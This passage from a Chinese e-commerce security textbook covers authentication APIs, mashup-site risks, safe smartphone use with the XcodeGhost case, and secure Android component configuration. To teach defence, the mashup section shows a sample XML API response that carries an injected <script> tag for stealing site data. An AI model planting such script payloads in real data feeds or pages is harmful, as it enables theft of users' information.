



**图 11-10　认证 API 的构造**

通过这种认证 API，用户可以只在提供认证服务的网站上输入自己的用户名和密码，就可以利用其他网站提供的服务。如果用户要访问的认证应用商的网站只有一个时，是看不出这种机制的优越性的；但如果有多个应用商的网站要访问时，上面的输入用户名和口令的操作也只需要输入一次，就会感受到极大的便利性和安全性。

现在，有很多企业和团体都提供了自己的认证 API，但规格各式各样，如果要利用多项服务，就要登录不同的认证网站，分别输入用户名和密码，操作非常不便。基于这种情况，现在已经有认证标准化的动向，OpenID 就是其中一个典型的例子。它提供了认证 API 的标准规范，只要按照这个规定开发程序，就可以利用任何一个认证网站，这样也给用户带来极大的方便，只要一次登录，可以多点使用。

安全的认证网站最低限度需要使用 SSL 安全协议，并清楚地显示认证应用商网站（访问目的网站）的 URL，让用户清楚地看到自己的登录信息被送到哪个网站。另外，认证网站对于木马、黑客、钓鱼等安全风险要有充分的提示警告。

## 11.3.4　Mashup 的安全问题与对策

### 1．Mashup 的原理

Mashup 网站（混搭网站）是当今一种比较新的网络现象，是将两种以上使用公共或者私有数据库的 Web 应用加在一起，形成一个整合应用。例如把地图服务和房屋买卖服务组合到一起，做成一个具有良好视觉效果的房屋检索服务等。

越来越多的企业通过 WebAPI 的形式提供各种信息，这使得利用这些 WebAPI 制作简单 Mashup 网站变得很简单，如图 11-11 所示。

为 Mashup 网站提供内容的网站称为内容供应商网站。内容供应商网站提供访问 WebAPI 的接口。Mashup 网站从多个内容供应商网站取得信息，经过一定的处理后组合起来供终端用户利用。

有时内容供应商网站并不提供 WebAPI，这时候就需要读取其网页，分析内容后，取得自己需要的信息。这叫做 scrape。有 WebAPI 的情况下，表示内容供应商愿意把自己的内容提供给大家使用，而在 scrape 的情况下，则很难判断内容供应商是否愿意把自己的内容提供给大家使用。这种情况下，有时会突然发生网页构造变更，原来通过 scrape





**图 11-11　Mashup 网站的构造原理**

取得的内容突然无法取得了，所以应该尽可能利用 WebAPI 来构筑 Mashup 网站。

Mashup 网站获取信息的方式主要有两种，一种是服务器端获取方式，另一种是客户端获取方式。服务器端获取方式是 Mashup 网站的服务器端应用程序访问内容供应商网站取得内容，数据形式上有 XML、JSON 等。客户端获取方式是用户通过浏览器访问 Mashup 网站时，浏览器通过 SCRIPT 标记从内容供应商网站取得内容，数据形式上有 JSONP、JavaScript 等。实际建设网站时，往往会从多个内容供应商网站获取数据，上述两种方式混用的现象很普遍。Mashup 网站的数据获取如图 11-12 所示。





**图 11-12　Mashup 网站的数据获取**

### 2. Mashup 网站攻击

因为同源规则的存在，用户访问一个内容供应商网站，从这个内容供应商的脚本去访问另一个内容供应商的脚本是不可能的。可是在 Mashup 网站的情况下，所有的内容都集中在一个网站上，都在同一个域名上执行，在不违反同源规则的情况下也可以互相访问。下面简单说明一下这种情况下的攻击手段。

1）服务器端获取时的攻击手段

设想一种取得 XML 数据，然后解释成 HTML 方式，并显示输出结果的情况。取得的 XML 中如果含有非法脚本，通过这个脚本的执行就可以访问 Mashup 网站上的数据。假设 WebAPI 返回了下面的数据：

```
<?xml version="1.0" encoding="utf-8" ?>
    <name>pc
        <![CDATA[
        <script>getuserinfo()</script>
            ]]>
    </name>
    <price>468</price>
    <day>Sunday</day>
    …
```

如果读入上面的 XML 文件，原封不动地把 name 标记的数据显示在网页上，里面的脚本就会被执行，作为结果，Mashup 网站里的信息有可能被盗取。

2）浏览器端获取时的攻击手段

同上面服务器端取得的方式类似，浏览器端获取方式中，当利用 SCRIPT 标记取得的数据中含有非法脚本时，利用这个脚本也可以访问 Mashup 网站里的信息。不过，利用服务器端取得方式时，如果设置得当，可以在服务器端留下完整的日志信息，以备日后审核使用。而在客户端取得则不可能在服务器上留下日志，因此浏览器端取得方式的危险之处在于即使现在取得的内容中不含有恶意代码，将来的某一时点可能会突然出现。并且，攻击者如果在实施了攻击后改回到正常的状态下，不会留下任何痕迹，很难发现曾经被攻击过，如图 11-13 所示。





**图 11-13　Mashup 网站的攻击**

### 3. Mashup 网站的安全对策

在构建 Mashup 网站时首先要考虑好如何使用内容供应商网站提供的信息。单纯用

来显示输出的情况下，使用 IFRAME 显示就足够。因为 IFRAME 是不能访问不同域名下的内容的，这样就不用太多其他的安全对策。

如果除了显示输出外，还需要做一些加工以及和别的内容组合的话，就应该只从可以信赖的内容供应商网站取得信息。如果内容供应商网站虽然不能完全信赖，但还是想利用其提供的信息，就应该在服务器端取得信息后进行无害化处理（校验、转义等），然后再送往页面使用。如果利用 JSONP 这样的客户端直接读取的方式，内容检查会变得很困难。

另外，很多 WebAPI 是通过 HTTP 而不是 HTTPS 公开的，存在着被窃听和修改的风险。对于安全性要求比较高的信息应尽可能采用 HTTPS 来公开。

**讨论思考**

（1）针对开放 WEBAPI 接口的安全问题有哪些？试着找找看。

（2）分析 Mashup 网站的安全问题和对策。

# 11.4 智能移动终端设备的安全问题及解决方案

随着无线互联网、智能手机及各种平板电脑的迅速普及，几乎所有的电子商务活动都可以通过智能移动设备来进行。据新华网报道，2015 年"双 11"购物节，阿里巴巴平台一天的交易额达到 912.17 亿元人民币，其中无线交易额为 626.42 亿元，占 68.67%。而与此同时，与以前的非智能移动设备只是会收到一些骚扰电话或者垃圾短信相比，现在的智能设备上的一些非法应用会在不知不觉中盗走你的用户名、密码和银行卡号等重要信息，甚至偷偷转走你账户上的钱。

**【案例 11-3】** iOS 多款 App 感染病毒。一向号称全球最安全的苹果系统出现了安全问题！2015 年 9 月 16 日，CNCERT 国家互联网应急中心发布 XcodeGhost 病毒安全风险预警，AppleStore 上超过 4000 多款应用中招，包括微信、网易云音乐、网易公开课、同花顺、南京银行、南方航空、中信银行动卡空间等等人们比较熟知的应用，安装上述应用的 iPhone/iPad 用户或有可能泄露基本信息，受影响用户超过 1 亿！

此次安全事件感染源在于苹果集成开发工具 Xcode，从非官方渠道下载的 Xcode 中被植入病毒，然后借程序员之手将恶意代码植入正在编译的 App 之中，相比为数众多的直接将恶意代码植入应用程序中的安全案例而言，这种情况实属少见而且防不胜防。

## 11.4.1 智能移动终端设备的安全使用

利用智能移动设备的电子商务活动的安全性很大程度上取决于设备的使用方法，只要遵守安全的使用方法，大量的安全隐患就会被拒之门外，在享受移动设备带来的便利和高效的同时也不需要承担太多的风险。

### 1. SIM 卡锁定

手机的 SIM 卡都带有锁定功能，这是手机安全的第一道防线。启用了这个功能后，

每次打开手机电源时都会要求输入密码，否则就不能使用手机，这样即使手机被盗或者丢失也能一定程度减少信息被盗的风险。

**2. 屏幕锁定**

手机、平板等智能移动设备都带有屏幕锁定功能，应该加以设置。有些用户为了方便省事，不设屏幕锁定功能，万一手机丢失或者有恶意偷窥者，都可以简单地看到手机保存的内容。对于安卓手机使用图案锁屏的，还要尽量设计复杂些的图案。另外，在公共场合使用后要注意擦拭一下手机，因为手机表面难免有灰尘和汗迹等，其他人很容易通过屏幕留下的痕迹看到锁屏图案。

**3. 慎用免费 WiFi 和无加密防护 WiFi**

使用免费或没有加密防护的 WiFi 网络，通信内容极易被监听和篡改。若是连上了非法 WiFi，手机还可能遭到攻击和被植入木马。使用“WiFi 万能钥匙”“免费 WiFi”等软件并不安全，其相当于一个公用数据库，收集和分享大家掌握的 WiFi 网络和密码。若使用此类软件，你所掌握的 WiFi 密码自然也有可能被与他人分享。若被别有用心的人由此连上了你的路由器并监听其中数据，那么，你的网络访问便也毫无安全可言。如果一定要使用免费的 WiFi，可以通过一个可信赖的 VPN 服务器，利用 VPN 来访问自己的网银等重要网站是一个可行的解决方案。

**4. 加密移动设备的数据**

对于移动设备上的重要数据可以加密处理，利用比如照片视频保管专家等软件给文件加密。即使手机被人盗取，没有密码也很难破解上面的数据。当然自己要利用这些数据的时候也要预先解密，然后才可以使用，使用后也必须完成加密操作。虽然增加了操作步骤，显得有些麻烦，但比起重要数据被窃取来说，这点麻烦还是值得的。

**5. 慎重破解智能终端操作系统**

这里的破解，对于 iOS 系统，指的是通常人们说的“越狱”；对于安卓系统，就是 ROOT 等提高权限的操作。破解后的系统可实现自由安装软件、卸载程序、自由分配系统权限和资源等功能。然而，在系统被破解后，系统更新通常也无法正常运行，以致系统新发现的缺陷和安全漏洞无法及时修补，也大大增加了遭遇恶意程序和木马病毒的风险，严重影响智能终端安全。同时恶意程序或软件也可以获得系统最高权限，带来更大的安全隐患。所以，在可能的情况下，选择满足自己需求的合适的手机，而尽量不通过破解操作系统的方式来提高手机的可用性。

**6. 避免安装来源不明的应用程序**

安卓系统本身可以安装各种来源的应用程序，iOS 系统“越狱”后也可以安装 Apple Store 以外的应用，但如果不能保证该应用是安全的，最好不要贸然安装，更不能随意下载、随意安装。安装应用前，最好利用互联网搜索该应用的评价，判断是否存在恶意链接

和病毒程序，以及是否有收费广告插件等，在功能类似的应用中寻找最干净、最安全的应用。

#### 7. 安装杀毒软件

近几年针对安卓系统的各种病毒、木马软件频现，虽然各个厂家的安卓设备都自带各种安全软件，但是第三方的一些安全软件功能更全面，防范更专业，性能更优越也是事实。选择安装一款性能较好的安全软件，并定期查杀和扫描机器是有必要的。

#### 8. 确认应用程序需要的权限

安卓系统的应用在安装时会提醒用户所需要的权限，用户往往会匆匆一扫就接受它的所有要求的权限。其实在安装的每一个步骤时，都要慎重地按下确认键。如果一个功能单一明确的应用却要求诸如用户的电话本、发送信息、网络控制等无关功能的话，就应该确认一下它是不是恶意软件，否则联系人等重要数据情报丢失后再找原因就为时已晚。

#### 9. 不使用时关闭蓝牙功能和 GPS

打开蓝牙功能，别的智能设备就可以看见你的手机，就多了一份被攻击的可能性。而 GPS 定位系统则会暴露用户的位置信息。许多软件会收集这些位置信息，当积累到一定量，通过分析很容易推断出用户的工作地点、工作性质、家庭住址和生活规律等信息。另外利用手机拍摄的照片也会将时间和空间信息存于其中，如若原封不动共享在朋友圈等位置，也会给你的隐私和文件资料安全造成威胁。因此，在没有需求的情况下，最好关闭相机的位置标签功能和 GPS 开关。另外，GPS 和蓝牙一直处于打开状态，也会增加电量消耗，缩短设备使用时间。

#### 10. 不要轻易扫描来路不明的二维码

扫描二维码是一种便捷的操作手段，可实现商品信息快速查询、链接快速跳转、网络购物、手机支付和产品推广等功能。然而，单从二维码本身并看不出其中隐藏了什么内容，这也正好成了一些别有用心之人可钻的空子。他们将恶意程序和木马病毒制作成二维码在网络上大肆传播，一旦用户扫描，手机便会在后台自动下载并安装病毒程序，从而威胁用户的隐私和财产安全。因此，扫描二维码前一定要确定其来源，必要时，可使用一些二维码安全鉴别软件来识别恶意二维码。

### 11.4.2 开发安全的安卓应用

众所周知，iOS 是一个封闭的操作系统，由于硬件比较封闭，操作系统只能运行在自身的硬件平台上，代码是闭源的，整个安全框架构建也较好，因而 iOS 整体的安全性是比较好的。而安卓则不同，它开放了很多的权限与接口，用户的自定义性很强，生产厂家和用户都可以根据自己的需要和习惯改写界面甚至底层接口。这种高度的开放性也同时给安卓的安全保障带来了一个问题：安全性不好的安卓应用或代码会导致系统安全风险

大幅上升。

安卓应用程序中最常用的是Activity、Broadcast、Content Provider和Service这4种组件。每种组件都有其不同的安全特性，如果不了解这些特性，就有可能留下安全隐患。本节就对这些组件的安全使用做简单的说明。

### 1. 组件的公开与非公开

上面的4个组件中都有一个属性exported，如果将exported定义为false，这个组件就被定义为非公开组件，只能和同一个应用中的组件交互；反之为公开组件，可以和其他应用交互。如果组件定义了intent-filter，exported的默认值为true；没有intent-filter默认值为false。从安全的角度来考虑，除非必须公开，否则把组件设为非公开是比较安全的做法。

### 2. Activity 安全

每个Activity都有taskAffinity属性，这个属性指出了它希望进入的Task。默认的情况下Activity的taskAffinity的值就等于包名，因为Task是以应用为单位分配的，同一个应用内的所有Activity都属于同一个Task。而当变更Task后，送往Activity的Intent就有可能被别的应用所读取。所以通常情况下不应该改变默认的taskAffinity属性。launchMode和Intent的FLAG_ACTIVITY_NEW_TASK的作用也类似，必须适当设置这两个参数，减少不必要的Task生成。

Activity可以通过在AndroidManifest.xml中添加permission属性来设置启动时所要的权限，防止被没有取得相应权限的应用程序启动。

另外，Activity接收到的其他应用通过Intent传递的内容如果不能确保是安全的，就必须先对其内容进行检查，确认安全后才可以利用。

### 3. Broadcast 安全

Broadcast可以从发送方和接收方两个方面加以保护，发送方可以通过为Broadcast Intent设置权限来限制接收广播的对象，而接收方Receiver也可以设定发送方的权限，防止收到危险的Broadcast Intent。

一般的Broadcast在发送的信息被接收后就会被丢弃，而Sticky Broadcast则比较特殊，被接收后会继续在系统中存在，发送的信息也可以被包括恶意程序在内的其他应用所持续接收，因此不应该在Sticky Broadcast中包含敏感信息。

另外使用Ordered Broadcast时，因为优先级高的应用可以终止广播意图的继续传播，使优先级低的应用接收不到广播内容，所以也要注意防止恶意软件利用这一特点，破坏其他应用的正常运行。

### 4. Content Provider 安全

Content Provider是一种常用的为其他应用程序提供数据的访问方式，因而很少可以设置为非公开组件。安卓为Content Provider设计了更复杂的安全机制，把Content

Provider 的读和写权限分开了，当授予应用写权限时应用并不会自动获得读权限。在 AndroidManifest. xml 中分别通过 readPermission 和 writePermission 授权应用于读和写权限。但读写这种授权方式一旦授予就对 Content Provider 内所有数据有效，如果只想开放部分 URI 的权限，可以通过设置 path-permission 来实现。

如果一个 Content Provider 既想保护它的读写权限，而同时与它对应的直属客户端也需要将特定的 URI 传递给其他应用程序，以便其他应用程序对该 URI 进行操作，这时就需要通过 android:grantUriPermissions 或者＜grant-uri-permissions＞ 标签来声明支持这种权限的传递。

**5. Service 安全**

Service 是基于后台运行的组件，常常涉及更新数据库、提供事件通知等操作，首先一定要通过在 AndroidManifest. xml 的 Service 标签中添加 permission 属性来限定访问者的范围。这可以有效地控制对 Service 的启动、停止和绑定操作，如果要进一步控制对内容的访问，就要在代码层进一步增加权限验证。

